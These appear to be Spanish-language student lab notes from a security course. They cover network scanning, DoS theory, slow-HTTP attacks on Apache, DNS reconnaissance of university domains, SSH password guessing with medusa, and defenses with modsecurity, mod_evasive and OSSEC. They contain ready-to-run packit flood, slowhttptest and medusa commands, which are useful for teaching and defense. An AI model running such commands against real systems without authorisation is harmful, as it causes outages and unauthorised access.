Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-01 17:06 CET
Nmap scan report for 10.11.49.58
Host is up (0.00010s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http     Apache/2.4.54 ((Debian))
MAC Address: 00:50:56:97:65:D7 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

OS Fingerprinting -> **nmap -O --osscan-guess 10.11.49.55**

- -O --osscan-guess: fuerza a averiguar el SO
- -A: detección de SO y versión de servicios

```
root@debian:/home/lsi# nmap -O --osscan-guess 10.11.49.55
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-01 17:10 CET
Nmap scan report for 10.11.49.55
Host is up (0.00031s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
514/tcp   open  shell
MAC Address: 00:50:56:97:8C:07 (VMware)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4 - 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Synology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%), Linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS: SCAN(V=7.80%E=4%D=11/1%OT=22%CT=1%CU=43357%PV=Y%DS=1%DC=D%G=Y%M=005056%T
OS: M=636144EE%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10C%TI=Z%CI=Z%II=I
OS: %TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS: 5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS: =FE88)ECN(R=Y%DF=Y%T=40%W=FAF%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS: %A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=RD=
OS: 0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0
OS: S=A%A=Z%F=R%O=RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=RD=0%Q=)U1(
OS: R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS: N%T=40%CD=S)

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.49 seconds
```

Port Scanning Ipv6 -> **nmap -sV -6 2002:a0b:313a::1**

```
root@debian:/home/lsi# nmap -sV -6 2002:a0b:313a::1
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-01 17:19 CET
Nmap scan report for 2002:a0b:313a::1
Host is up (0.00018s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.54 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.24 seconds
```

k) Obtenga información “en tiempo real” sobre las conexiones de su máquina, así como del ancho de banda consumido en cada una de ellas.

Instalar iftop -> **apt install iftop**

iftop -l ens33 -> escucha las conexiones de la interfaz y muestra el ancho de banda utilizado por dichas conexiones

El resultado se interpreta de la siguiente manera:

- La primera columna es la ip de origen desde la que se envían los paquetes.
- La segunda columna representa la dirección del tráfico. => significa saliente (subida), mientras que <= significa entrante (descarga).
- La tercera columna representa la ip de destino.
- Las últimas tres columnas representan el ancho de banda consumido de los últimos 2, 10 y 40 segundos respectivamente.

Instalar vnstat -> **apt install vnstat**

Es un Sistema de accounting, recolecta información histórica y la almacena en ficheros

vnstat -l -u -i ens33 -> muestra información en tiempo real

vnstat -u -i ens33 -> genera ficheros en /var/lib/vnstat/vnstat.log

--days, --weeks, --months -> muestra info con esa periodicidad

l) PARA PLANTEAR DE FORMA TEÓRICA.: ¿Cómo podría hacer un DoS de tipo direct attack contra un equipo de la red de prácticas? ¿Y mediante un DoS de tipo reflective flooding attack?

DoS de tipo direct attack -> Envío masivo de paquetes de manera directa a la víctima (la ip origen normalmente es falsa). Ej: Ping of Dead, TCP SYN Flood...

packit -c 0 -b 0 -s 10.11.49.x -d 10.11.49.y -F S -S 1000 -D 80

Inyecta paquetes desde el puerto 1000 de la ip origen al puerto 80 de la ip destino.

-c es el numero de paquetes a enviar y -b cada cuanto tiempo

DoS de tipo reflective flooding attack -> Se utilizan nodos intermedios como amplificadores (routers, servers...). El atacante envía paquetes que requieren respuesta a los amplificadores con ip origen la ip de la víctima (los amplificadores responderán masivamente a la víctima). Ejemplos: SMURF, FRAGGLE...

packit -sR -d 10.11.49.x -c 0 -b 0 -F S -S 80 -D 22

-sR son ip random

m) Ataque un servidor apache instalado en algunas de las máquinas del laboratorio de prácticas para tratar de provocarle una DoS. Utilice herramientas DoS que trabajen a nivel de aplicación (capa 7). ¿Cómo podría proteger dicho servicio ante este tipo de ataque? ¿Y si se produjese desde fuera de su segmento de red? ¿Cómo podría tratar de saltarse dicha protección?

Instalar apache -> **apt install apache2**

Instalar slowhttptest -> **apt install slowhttptest**

Ataque Slow Read -> **slowhttptest -c 8000 -X -r 200 -w 512 -y 1024 -n 5 -z 32 -k 3 -u http://10.11.49.58/index.html -p 3**

Ataque Slow Headers -> **slowhttptest -c 6000 -H -r 1000 -t GET -u http://10.11.49.58 -x 24 -p 3**

Donde:

-c -> Número de conexiones máximas

-g -> Genera un Flow chart

-X -> Activa Slow Read (Tipo de ataque, mantenerle máximo de conexiones activas para sobrecargar al servidor)

- B -> Modo Slow POST (cabeceras http completas)
- H -> Modo Slow Headers / SlowLoris (cabeceras http incompletas)
- R -> Apache Killer, agota recursos memoria y CPU
- o fichero -> Genera un html con los parámetros del test
- r 200 -> Conexiones por segundo
- w 512 -> Rango de bytes del Windows size
- y -> Fin del rango de bytes del Windows size
- n -> Intervalos de segundos entre operaciones de lectura Slow Read
- z -> número de bytes a recibir en la operación read() Slow Read
- k -> número de veces que el recurso es solicitado por socket en Slow Read
- u -> url
- p -> tiempo que espera por respuesta http

Atacante:

Hace el comando slowhttptest

Víctima:

Intenta hacer el **wget** <http://127.0.0.1/>

¿Cómo podríamos protegernos de dicho tipo de ataque?

- Módulo de apache mod_evasive: módulo de para que Apache proporcione una acción evasiva en caso de un ataque HTTP DoS o DDoS o un ataque de fuerza bruta. También diseñado para ser una herramienta de detección y gestión de red.
- Módulo de apache mod_limitipconn: Restringe peticiones de origen desde IP.

¿Y si se produjese desde fuera de su segmento de red? ¿Cómo podría tratar de saltarse dicha protección?

Para protegerse primero habría que conocer todas las IPs conectadas al servidor, posteriormente una manera de evitarlo sería bloquear estas IPs con un firewall.

DDoS Deflate es un complemento para mitigar ataques DDoS. Se trata de un Script que tiene la función de ir monitorizando las peticiones que se hacen a la web cuando una y IP supera un número determinado de peticiones que tú decides la bloqueas un tiempo determinado que también debes elegir.

n) Instale y configure modsecurity. Vuelva a proceder con el ataque del apartado anterior. ¿Qué acontece ahora?

Instalar modsecurity -> **apt install libapache2-mod-security2**

En **/etc/apache2/apache2.conf** reducimos el **Timeout** a **20** y el **KeepAliveTimeout** a **1**, y ponemos -> **ServerName 127.0.0.1**

systemctl restart apache2.service

Copiamos la configuración -> **cp /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf**

Modificamos **/etc/modsecurity/modsecurity.conf**:

SecRuleEngine On (antes **DetectionOnly**)

SecConnEngine On

SecConnReadStateLimit 10

SecConnWriteStateLimit 10

En **/usr/share/modsecurity-crs/**

git clone https://github.com/SpiderLabs/owasp-modsecurity-crs.git

En **/usr/share/modsecurity-crs/owasp-modsecurity-crs**

cp crs-setup.conf.example crs-setup.conf

Añadir al final de **/usr/share/modsecurity-crs/owasp-crs.load**:

IncludeOptional /usr/share/modsecurity-crs/*.conf

En **/etc/modsecurity/modsecurity.conf**

(Buscamos usando **Ctrl + W** la palabra "Audit", y nos vamos a la línea que pone **SecAuditLog /var/log/apache2/modsec_audit.log** y cambiamos esta línea por:
SecAuditLog /var/log/modsecurity/modsec_audit.log

Creamos el directorio de la ruta anterior -> **mkdir /var/log/modsecurity**

Ejecutamos **apachectl -S** y nos fijamos en el group

chown [nome_group_obtido_antes]:[nome_group_obtido_antes] /var/log/modsecurity

Comprobamos que no hay errores de sintaxis -> **apache2ctl configtest**

Reiniciamos el servicio -> **systemctl restart apache2**

Victima:

Mira en **/var/log/modsecurity/modsec_audit.log**

a2enmod security unique_id y **a2dismod security unique_id** para hacer enable y disable

Descargamos también **mod_evasive** -> **apt install libapache2-mod-evasive**

En **/etc/apache2/mods-enabled/evasive.conf**:

```
DOSHashTableSize 2048
DOSPageCount 5
DOSSiteCount 100
DOSPageInterval 1
DOSSiteInterval 2
DOSBlockingPeriod 10
DOSLogDir "/var/log/mod_evasive"
```

Crear fichero de logs: **mkdir -p /var/log/mod_evasive**

Asignar dueño: **chown -R root:www-data /var/log/mod_evasive**

Activar: **a2enmod evasive**

o) Buscamos información:

- ❖ ***Obtenga de forma pasiva el direccionamiento público IPv4 e IPv6 asignado a la Universidade da Coruña.***

Comando **host udc.es**

```
root@debian:/home/lsi# host udc.es
udc.es has address 193.144.53.84
udc.es has IPv6 address 2001:720:121c:e000::203
udc.es mail is handled by 10 udc-es.mail.protection.outlook.com.
```

- ❖ ***Obtenga información sobre el direccionamiento de los servidores DNS y MX de la Universidade da Coruña***

Instalar nslookup y dig -> **apt install dnsutils**

Comando **dig NS udc.es**


```

root@debian:/home/lsi# dig NS udc.es

; <<>> DiG 9.16.27-Debian <<>> NS udc.es
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 33617
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;udc.es.                                IN      NS

;; ANSWER SECTION:
udc.es.      14378    IN      NS      zape.udc.es.
udc.es.      14378    IN      NS      sun.rediris.es.
udc.es.      14378    IN      NS      zipi.udc.es.
udc.es.      14378    IN      NS      chico.rediris.es.

;; ADDITIONAL SECTION:
zape.udc.es. 10310    IN      A        193.144.52.2
zape.udc.es. 10310    IN      AAAA     2001:720:121c:e000::102
zipi.udc.es. 8586     IN      A        193.144.48.30
zipi.udc.es. 10310    IN      AAAA     2001:720:121c:e000::101

;; Query time: 0 msec
;; SERVER: 10.8.12.49#53(10.8.12.49)
;; WHEN: Tue Nov 01 21:33:07 CET 2022
;; MSG SIZE rcvd: 207

```

Comando nslookup udc.es

```

root@debian:/home/lsi# nslookup udc.es
Server:          10.8.12.49
Address:         10.8.12.49#53

Non-authoritative answer:
Name:   udc.es
Address: 193.144.53.84
Name:   udc.es
Address: 2001:720:121c:e000::203

```

Comando dig MX udc.es

```

root@debian:/home/lsi# dig MX udc.es

; <<>> DiG 9.16.27-Debian <<>> MX udc.es
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 1447
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;udc.es.                IN      MX

;; ANSWER SECTION:
udc.es.                 3060    IN      MX      10 udc-es.mail.protection.outlook.com.

;; ADDITIONAL SECTION:
udc-es.mail.protection.outlook.com. 1 IN A      104.47.6.36
udc-es.mail.protection.outlook.com. 1 IN A      104.47.4.36

;; Query time: 4 msec
;; SERVER: 10.8.12.49#53(10.8.12.49)
;; WHEN: Tue Nov 01 21:33:27 CET 2022
;; MSG SIZE rcvd: 117

```

Comando **nslookup -query=mx udc.es**

```

root@debian:/home/lsi# nslookup -query=mx udc.es
Server:          10.8.12.49
Address:         10.8.12.49#53

Non-authoritative answer:
udc.es  mail exchanger = 10 udc-es.mail.protection.outlook.com.

Authoritative answers can be found from:
udc-es.mail.protection.outlook.com      internet address = 104.47.11.202
udc-es.mail.protection.outlook.com      internet address = 104.47.4.36

```

❖ ***¿Puede hacer una transferencia de zona sobre los servidores DNS de la UDC? En caso negativo, obtenga todos los nombres.dominio posibles de la UDC.***

Las transferencias de zona están desactivadas por lo que no se puede llevar a cabo de esta forma porque el servidor DNS nos bloquea.

No funcionan:

nslookup -query=AXFR udc.es

dig udc.es axfr

Para obtener los nombres.dominio:

En ripe ncc obtenemos el rango de ips: [193.144.48.0 - 193.144.63.255](#)

nmap -sL 193.144.48.0/20 | grep udc.es

dnsenum udc.es

```

root@debian:/home/lsi# nmap -sL 193.144.48.0/20 | grep udc.es
Nmap scan report for alvedro1.udc.es (193.144.48.11)
Nmap scan report for alvedro2.udc.es (193.144.48.12)
Nmap scan report for filemon.udc.es (193.144.48.15)
Nmap scan report for mortadelo.udc.es (193.144.48.22)
Nmap scan report for zipi.udc.es (193.144.48.30)
Nmap scan report for pedrido.udc.es (193.144.48.77)
Nmap scan report for zape2.udc.es (193.144.48.100)
Nmap scan report for listas2.udc.es (193.144.48.105)
Nmap scan report for smtp3.udc.es (193.144.48.106)
Nmap scan report for smtp2.udc.es (193.144.48.107)
Nmap scan report for mx2.udc.es (193.144.48.108)
Nmap scan report for listas.udc.es (193.144.48.109)
Nmap scan report for inef130.udc.es (193.144.48.130)
Nmap scan report for inef131.udc.es (193.144.48.131)
Nmap scan report for inef132.udc.es (193.144.48.132)
Nmap scan report for inef133.udc.es (193.144.48.133)
Nmap scan report for inef134.udc.es (193.144.48.134)

```

❖ ¿Qué gestor de contenidos se utiliza en www.usc.es?

Instalar whatweb -> `apt install whatweb`

whatweb www.usc.es

```

root@debian:/home/lsi# whatweb www.usc.es
http://www.usc.es [301 Moved Permanently] Apache[2.4.41], Country[UNITED STATES][US], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[52.157.220.132], RedirectLocation[https://www.usc.gal/], Title[301 Moved Permanently]
https://www.usc.gal/ [301 Moved Permanently] Apache, Content-Language[gl], Country[UNITED STATES][US], HTML5, HTTPServer[Apache], IP[52.157.220.132], Meta-Refresh-Redirect[https://www.usc.gal/gl], RedirectLocation[https://www.usc.gal/gl], Strict-Transport-Security[max-age=31536000; includeSubDomains; preload], Title[Redirecting to https://www.usc.gal/gl], UncommonHeaders[x-drupal-route-normalizer], x-content-type-options,permissions-policy, X-Frame-Options[SAMEORIGIN], X-UA-Compatible[IE=edge], X-XSS-Protection[1; mode=block]
https://www.usc.gal/gl [200 OK] Apache, Content-Language[gl], Country[UNITED STATES][US], Email[obesity@rofcodina.org], HTML5, HTTPServer[Apache], IP[52.157.220.132], MetaGenerator[Drupal 9 (https://www.drupal.org)], Script[application/json], Strict-Transport-Security[max-age=31536000; includeSubDomains; preload], Title[Inicio | Universidade de Santiago de Compostela], UncommonHeaders[x-content-type-options,permissions-policy,link,x-dns-prefetch-control], X-Frame-Options[SAMEORIGIN], X-UA-Compatible[IE=edge], X-XSS-Protection[1; mode=block]

```

En la web <https://builtwith.com/usc.es>

Content Management System

[View Global Trends](#)

 WordPress

[WordPress Usage Statistics](#) · [Download List of All Websites using WordPress](#)


WordPress is a state-of-the-art semantic personal publishing platform with a focus on aesthetics, web standards, and usability.

[Open Source](#) · [Blog](#)

 Wordpress 4.7

[Wordpress 4.7 Usage Statistics](#) · [Download List of All Websites using Wordpress 4.7](#)

WordPress version 4.7.*

 Drupal

[Drupal Usage Statistics](#) · [Download List of All Websites using Drupal](#)

An engine suitable to setup or build a content driven or community driven website. Modular design allows flexibility in design.

[Open Source](#)

p) Trate de sacar un perfil de los principales sistemas que conviven en su red de prácticas, puertos accesibles, fingerprinting, etc.

Comando -> **nmap -O -ossan-guess 10.11.48.0/23**

```
Nmap scan report for 10.11.49.152
Host is up (0.00016s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:50:56:97:2C:14 (VMware)
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 2.6.32 (96%), Synology DiskStation Manager 5.2-5644 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 3.4 - 3.10 (94%), Linux 2.6.32 - 2.6.35 (94%), Linux 2.6.32 - 3.5 (94%)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=11/2%OT=22%CT=1%CU=32583%PV=Y%DS=1%DC=D%G=Y%M=005056%T
OS:M=636223AF%P=x86_64-pc-linux-gnu)SEQ(SP=FB%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B45T11NW7%O2=M5B45T11NW7%O3=M5B4NNT11NW7%O4=M5B45T11NW7%O5
OS:=M5B45T11NW7%O6=M5B45T11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0
OS:A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=0%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0
OS:=AR%A=Z%F=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=0%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=5)
Network Distance: 1 hop
```

q) Realice algún ataque de “password guessing” contra su servidor ssh y compruebe que el analizador de logs reporta las correspondientes alarmas.

Instalar medusa -> **apt install medusa**

Creamos dos archivos en el directorio /home/lsi/Documentos, uno con los usuarios y otro con las contraseñas a probar (con uno correcto en cada caso). Una vez tenemos creados users.txt y passwords.txt procedemos a realizar el ataque con Medusa

Password guessing contra el servicio ssh en la ip del compañero:

medusa -h 10.11.49.55 -u lsi -P /home/lsi/Documentos/passwords.txt -M ssh -f

Si queremos probar con un archivo users.txt sería -U users.txt en vez de -u lsi

Comprobar en la victima:

journalctl -f

r) Reportar alarmas está muy bien, pero no estaría mejor un sistema activo, en lugar de uno pasivo. Configure algún sistema activo, por ejemplo OSSEC, y pruebe su funcionamiento ante un “password guessing”.

Instalamos dependencias ->

apt install libz-dev libssl-dev libpcre2-dev build-essential

apt install libsystemd-dev

Clonamos el repositorio -> **git clone <https://github.com/ossec/ossec-hids>**

Nos movemos a esa carpeta -> **cd ossec-hids**

Instalamos -> **./install.sh**

- idioma: es
- tipo instalación: local
- donde instalar: directorio por defecto
- notificar email: si
- email: lsi@localhost
- detección rootkids: si
- respuesta activa: si
- desechar en el firewall: si

Iniciar y parar OSSEC:

/var/ossec/bin/ossec-control start

/var/ossec/bin/ossec-control stop

Fichero de configuración de OSSEC:

cat /var/ossec/etc/ossec.conf

Fichero para ver intentos errados:

tail /var/ossec/logs/alerts/alerts.log

Ver IPs dropeadas:

iptables -L

Eliminar IP dropeada:

/var/ossec/active-response/bin/firewall-drop.sh delete - <ip a desbanear>

/var/ossec/active-response/bin/host-deny.sh delete - <ip a desbanear>

s) Supongamos que una máquina ha sido comprometida y disponemos de un fichero con sus mensajes de log. Procese dicho fichero con OSSEC para tratar de localizar evidencias de lo acontecido (“post mortem”). Muestre las alertas detectadas con su grado de criticidad, así como un resumen de las mismas.

cat /var/log/auth.log | /var/ossec/bin/ossec-logtest -a | /var/ossec/bin/ossec-reportd

Para sacar las alertas de nivel 10:

cat /var/log/auth.log | /var/ossec/bin/ossec-logtest -a | /var/ossec/bin/ossec-reportd -f level 10